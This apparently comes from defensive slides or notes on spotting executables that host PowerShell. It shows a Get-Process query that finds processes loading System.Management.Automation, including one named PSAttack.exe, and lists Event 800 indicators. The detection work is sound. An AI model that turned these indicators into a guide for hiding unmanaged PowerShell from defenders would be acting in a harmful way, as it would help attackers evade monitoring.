- Get-Process modules like "*Management.Automation*"

```
PS C:\> get-process | Where {$_.modules -like "*System.Management.Automation*"} |
 Select name,id,modules

Name         Id Modules
----         -- -------
powershell  888 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
powershell 5056 {System.Diagnostics.ProcessModule (powershell.exe), System.Diagn...
PSAttack   1952 {System.Diagnostics.ProcessModule (PSAttack.exe), System.Diagnos...
```

```
PS C:\> $ps[2].modules[27] | select ModuleName,FileName | ft -auto

ModuleName                          FileName
----------                          --------
System.Management.Automation.ni.dll C:\Windows\assembly\NativeImages_v4.0.30319_..


PS C:\> $ps[2].modules[27] | select FileName | ft -auto

FileName
--------
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\3bf3a45ff96e..
```

Detecting EXEs Hosting PowerShell

- Event 800: HostApplication not standard Microsoft tool
- Event 800: Version mismatch between HostVersion & EngineVersion (maybe).
- System.Management.Automation.dll hosted in non-standard processes.
- EXEs can natively call .Net & Windows APIs directly without PowerShell.